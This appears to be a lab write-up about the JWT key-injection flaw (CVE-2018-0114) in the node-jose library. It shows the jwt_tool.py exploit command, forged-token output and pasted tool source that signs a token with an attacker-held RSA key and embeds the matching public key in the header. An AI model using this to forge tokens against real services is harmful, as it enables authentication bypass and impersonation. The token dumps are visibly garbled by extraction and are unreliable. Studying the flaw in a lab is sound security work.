

# JWT Attack – Key Injection

When an application uses a JWT token to verify the author of a request, there are two common algorithms used to generate the signature (HMAC-SHA or RSA). If it used HMAC, the private key will be used to generate and verify the token, so if the three parties want to verify the user of the application, we must provide the secret key for them and RSA is an alternative solution.

The RSA algorithm will use a key pair, a secret key to generate the signature and provide a public key for third parties to verify. But, a vulnerability in the Cisco node-jose open source library (version < 0.11.0) could allow an unauthenticated user. The public key was provided by embedding it within the header parameter. An attacker could exploit this by forging valid JWS objects by removing the original signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header.

Detail in **CVE-2018-0114**


## II. Exploit.

Using demo lab : **Key Injection**

**jwt-hacking-challenge:** <https://github.com/onsecru/jwt-hacking-challenges>

We use **jwt\_tool.py** to check if this vulnerability exists as follows:

The first, get the jwt token by sending a request.



The public key is embedded in “e” and “n” parameter in Headers.

## JWT

```
Headers := {
  .."alg" : "RS256",
  .."typ" : "JWT",
  .."jwk" : {
    ...."kty" : "RSA",
    ...."kid" : "key-0",
    ...."use" : "sig",
    ...."e" : "AQAB",
    ...."n" : "2_AgfALcXXh5eYJRP0S4szQTATmzpK3Fx0Yny3ktek8XkBwmupxF-y6dWRmtg7L1_Ynjcz"
  }
}

Payload := {
  .."account" : "Bob",
  .."role" : "User",
  .."iat" : 1625820511,
  .."aud" : "https://127.0.0.1/jwt/key-injection"
}

Signature := "WVZsygsPIV0ekovIngG90g3_Hn-EzKtyX7lUwfMZUGEy09Y-30i7cdeKsP9geJokN84"
```

Copy the token and provide for jwt\_tool and check by command:

```
$ python3 jwt_tool.py JWTToken -X i
```

**-X** : Exploit

**i** : Exploit Key injection.

```
(kali@kali) - [~/jwt_tool]
$ python3 jwt_tool.py eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiJrZXktMCIs
InVzZSI6InNpZyIsImU0IjBUUFCiIiwibG9iOiJpQWdmQUxjWmVhbnVzS1J0T1M0c3pRVEFubXpwS2NGeDBZbnkza3RlZG9iOiJrZXktMCIs
eEYteTZkV1J1tdGc3TDFfW5qY3pnMjE4VnpjSDRDTnhoSEJjWk9SaDdlW5XdlpuR0kzMVRncTB3T1JNVThzck5Pd3JEUKRnZkZXdHp4
ZmIzWWhUY2h6cVg5eHBmYUUtRkNwOwLGRGdl0Fd0QXNEUWhSb2ZLVjlk2dUptbH15TTdYbzZTTWhQdjFnakt2Nm95VHZKMG1CbmbNSk9w
cUx1VjVlWajZDcjOyTFFkNklqVzdzZS02eHphbGtWa2o0Wm9ZSkFrQnBxdWVo0VpKVjg3TzJGSFJGNDFRM3djOX1JSWNo0EFBR0hFWU9n
RmxNSWkzT1JESmRxbEVHb25kandqMnEyMktjbNHaVJSWkU50G5ZVnBnPFdidkQnNHZ2cEZVXzhFaHR0TXoxRFE0SVE2a29Q0C1uektJ
bFpnZGR1cFhnQ3prNk05eVFA0WRKwDFINzZQM2huQ05jR0EyQ1QzLWNgcTRqam5o0Us4bm1MaW8yYlczLWMyRUlncm5wTFVPUnkzX0Yw
VTVDUzIyVWpDWldtZVVrUjBK0EgzYk5T2ZvUDVpdzVCCws2T3Z4dH01UVdvNWpbz3d0WjlnNFRQZmk0RUJ0aUxVZlDUSVR2LUZXQzlp
MU0p2LXNxejZ6d002dnRoSHY0N2FuchBfY0JaTgsyVvKxRUYxwVfTX1BhX3AZX2NTREkyMktEdnJIV1o4eHIwNHNYcVFXb2FrawNZYXdj
b25zMUDaXJpbFF5a1JGc0R1R3JhMmW3YWQxTWtvVUtJeTJpQ3pKUHBuU0VtZW1fZTY1NHNoNFhJck5h0TluZWFDhGhMb0LHTFhzNVli
V3o0ZXdlSFFVIn19.eyJhY2NvdW50Ijoim9iIiwicm9sZSI6IiVzZXIiLCJpYXQiOiJlZmU4MjA1MTEsImF1ZCI6Imh0dHBz0i8vMTI
3LjAuMC4xL2p3dC9rZXktaW5qZWNoaW9uIn0.WVZsygsPIV0ekovIngG90g3 Hn-EzKtyX7lUwFMZUGey0Y9-30i7cdeKsP9geJokN84
hUg3JU9h9cfxk6s2psomBKPFL0w5A50H6pWe7qDypCsKdByyVPJxWnPBTTSc3h0FLDAY926taRL 74ZQ3G itzEzCZC3n0y4E-5S8F3
jxDmVBiW SNJUXy6TPQ0i8KXoi0 RJq-EZHzzFVGMOAvrY06MmrrfXaRvmu04iM0aTExo7hCAWCTnF1he8iNzQ9i8jEdi0N1ktFLAJE
RaRVYxdMzCzXaLga-72IjPwSBUKvdqZKpJNRrVqCKsZ-5ta40axuPgrSpawqTP276wFR2zf3Q9UeHm9028hHoMppjZmRooRZzK4r7ROC
mhAwIji0c1-rpByQZ3aXdPqz-f8oy0KUKJkPyz0oe48dw8EDai6XyJ0SApTYViCnAHRD2g3scIIHMSD 1jRzRLeBuZUMvuiwu8Mwqaf
w-HV28Df1l9etsA3Q3r5phcHryX fwRm1QgpwFh8b101rdfioRb9Qd8m5Iq031p-AUCESR49YdSj7h4z4scHtBN8nZ3kwdE9UnH9e6T9
7RXHlKqRfbzmDIXT9TXK-mDLFLX01DHqxbBT-KntjopL7-miQA2ur9RcT1Vg4jQ5JShBVETPP-TIKKZJTvVLLu_3-G0e0g -X i


Version 2.2.3: htBN8nZ3kwdE9UnH9e6T9
Original JWT:
key: jwttool custom private RSA.pem
jwttool ldee264676a96cf2c9fbae2952e54cec - EXPLOIT: injected JWKS
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiJrZXktMCIsInVzZSI6InNpZyIsImU0IjBUUFCiIiwibG9iOiJpQWdmQUxjWmVhbnVzS1J0T1M0c3pRVEFubXpwS2NGeDBZbnkza3RlZG9iOiJrZXktMCIs
eEYteTZkV1J1tdGc3TDFfW5qY3pnMjE4VnpjSDRDTnhoSEJjWk9SaDdlW5XdlpuR0kzMVRncTB3T1JNVThzck5Pd3JEUKRnZkZXdHp4
ZmIzWWhUY2h6cVg5eHBmYUUtRkNwOwLGRGdl0Fd0QXNEUWhSb2ZLVjlk2dUptbH15TTdYbzZTTWhQdjFnakt2Nm95VHZKMG1CbmbNSk9w
cUx1VjVlWajZDcjOyTFFkNklqVzdzZS02eHphbGtWa2o0Wm9ZSkFrQnBxdWVo0VpKVjg3TzJGSFJGNDFRM3djOX1JSWNo0EFBR0hFWU9n
RmxNSWkzT1JESmRxbEVHb25kandqMnEyMktjbNHaVJSWkU50G5ZVnBnPFdidkQnNHZ2cEZVXzhFaHR0TXoxRFE0SVE2a29Q0C1uektJ
bFpnZGR1cFhnQ3prNk05eVFA0WRKwDFINzZQM2huQ05jR0EyQ1QzLWNgcTRqam5o0Us4bm1MaW8yYlczLWMyRUlncm5wTFVPUnkzX0Yw
VTVDUzIyVWpDWldtZVVrUjBK0EgzYk5T2ZvUDVpdzVCCws2T3Z4dH01UVdvNWpbz3d0WjlnNFRQZmk0RUJ0aUxVZlDUSVR2LUZXQzlp
MU0p2LXNxejZ6d002dnRoSHY0N2FuchBfY0JaTgsyVvKxRUYxwVfTX1BhX3AZX2NTREkyMktEdnJIV1o4eHIwNHNYcVFXb2FrawNZYXdj
b25zMUDaXJpbFF5a1JGc0R1R3JhMmW3YWQxTWtvVUtJeTJpQ3pKUHBuU0VtZW1fZTY1NHNoNFhJck5h0TluZWFDhGhMb0LHTFhzNVli
V3o0ZXdlSFFVIn19.eyJhY2NvdW50Ijoim9iIiwicm9sZSI6IiVzZXIiLCJpYXQiOiJlZmU4MjA1MTEsImF1ZCI6Imh0dHBz0i8vMTI
3LjAuMC4xL2p3dC9rZXktaW5qZWNoaW9uIn0.PaXCekq4aLeC8JcaV
zWNO sU5PUzQMw ZhooPlawY2Pg78-VvA3hb0NrfUfPqJPAHxnH3NjFEsM2aC03dW5 VNEucjmYTMwRrm9TayC8PnXqKtwnNERsT-3-5
5StmZYDf1ljg7PPLVvSD10j3CaWrf3cH1IFS Sd5LUb2QYeCJ4mk108M5Xp0HEP7WcBmTiNNCy12Px8KBeIW0MLcu-xuVH-tQsT-eMsX
oHkTMDM1P7r-jHYwxpj_PPA5BGrck-Gs00xkPPN0df70Ppp6L6TMrF-0_q5SWndox65ptWhA2-bWVXV3vkTCDsMcce_3hakV3REW0HgJ
JXvqGvaCfwkeg
```

It will generate a new token , replace it to original token then send request to the server . If token is validated ,the vulnerability is exist within application.

Now, we make a forged payload,header and endcode them then replace the old two parts into own payload just created.



```
elif args.exploit == "i":
    newSig, newContents = jwksEmbed(headDict, payloadDict)
    desc = "EXPLOIT: injected JWKS\n(This will only be valid on unpatched implementations of JWT.)"
    jwtOut(newContents+"."+newSig, "Injected JWKS", desc)
    # exit(1)
```

```
def createConfig():
    privKeyName = "jwttool_custom_private_RSA.pem"
    pubkeyName = "jwttool_custom_public_RSA.pem"
    ecprivKeyName = "jwttool_custom_private_EC.pem"
    ecpubkeyName = "jwttool_custom_public_EC.pem"
    jwksName = "jwttool_custom_jwks.json"
```

```

config['crypto'] = {'pubkey': pubkeyName,
                    'privkey': privKeyName,
                    'ecpubkey': ecpubKeyName,
                    'ecprivkey': ecprivKeyName,
                    'jwks': jwksName}

}

def getRSAKeyPair():
    #config['crypto']['pubkey'] = config['crypto']['pubkey']
    privkey = config['crypto']['privkey']
    cprintc("key: "+privkey, "cyan")
    privKey = RSA.importKey(open(privkey).read())
    pubKey = privKey.publickey().exportKey("PEM")
    #config['crypto']['pubkey'] = RSA.importKey(config['crypto']['pubkey'])
    return pubKey, privKey
}

```

It use the private key available in file `jwttool_custom_private_RSA.pem` to generate a public key corresponding. Then put the public key into “`n,e`” within “`jwt`” parameter in header.

```

764 def jwksEmbed(newheadDict, newpaylDict):
765     newHead = newheadDict
766     pubKey, privKey = getRSAKeyPair()
767     new_key = RSA.importKey(pubKey)
768     n = base64.urlsafe_b64encode(new_key.n.to_bytes(256, byteorder='big'))
769     e = base64.urlsafe_b64encode(new_key.e.to_bytes(3, byteorder='big'))
770     newjwks = buildJWKS(n, e, "jwt_tool")
771     newHead["jwk"] = newjwks
772     newHead["alg"] = "RS256"
773     key = privKey
774     # key = RSA.importKey(privKey)
775     newContents = genContents(newHead, newpaylDict)
776     newContents = newContents.encode('UTF-8')
777     h = SHA256.new(newContents)
778     signer = PKCS1_v1_5.new(key)
779     try:
780         signature = signer.sign(h)
781     except:
782         cprintc("Invalid Private Key", "red")
783         exit(1)
784     newSig = base64.urlsafe_b64encode(signature).decode('UTF-8').strip("=")
785     return newSig, newContents.decode('UTF-8')
786

```

```
def buildJWKS(n, e, kid):
    newjwks = {}
    newjwks["kty"] = "RSA"
    newjwks["kid"] = kid
    newjwks["use"] = "sig"
    newjwks["e"] = str(e.decode('UTF-8'))
    newjwks["n"] = str(n.decode('UTF-8').rstrip("="))
    return newjwks
```

It make a new object hashing and RSA cipher, gennerate signature ( `signer.sign(h)`) and encode it.

```
def jwtOut(token, fromMod, desc=""):
    genTime = datetime.now().strftime('%Y-%m-%d %H:%M:%S')
    idFrag = genTime+str(token)
    logID = "jwttool_"+hashlib.md5(idFrag.encode()).hexdigest()
    if config['args']['targetUrl'] != "":
        curTargetUrl = config['args']['targetUrl']
        p = re.compile('eyJ[A-Za-z0-9_\\/+]*\\.eyJ[A-Za-z0-9_\\/+]*\\.([A-Za-z0-9_\\/+]*)')

    if config['args']['headerloc'] == "cookies":
        cookietoken = p.subn(token, config['args']['cookies'], 0)
    else:
        cookietoken = [config['args']['cookies'],0]

    if config['args']['headerloc'] == "headers":
        headertoken = [[],0]
        for eachHeader in args.headers:
            try:
                headerSub = p.subn(token, eachHeader, 0)
                headertoken[0].append(headerSub[0])
                if headerSub[1] == 1:
                    headertoken[1] = 1
            except:
                pass
    else:
        headertoken = [[],0]
    if args.headers:
        for eachHeader in args.headers:
            headertoken[0].append(eachHeader)
```

Finally,Use `jwtOut(token, fromMod , desc)` to display the token:



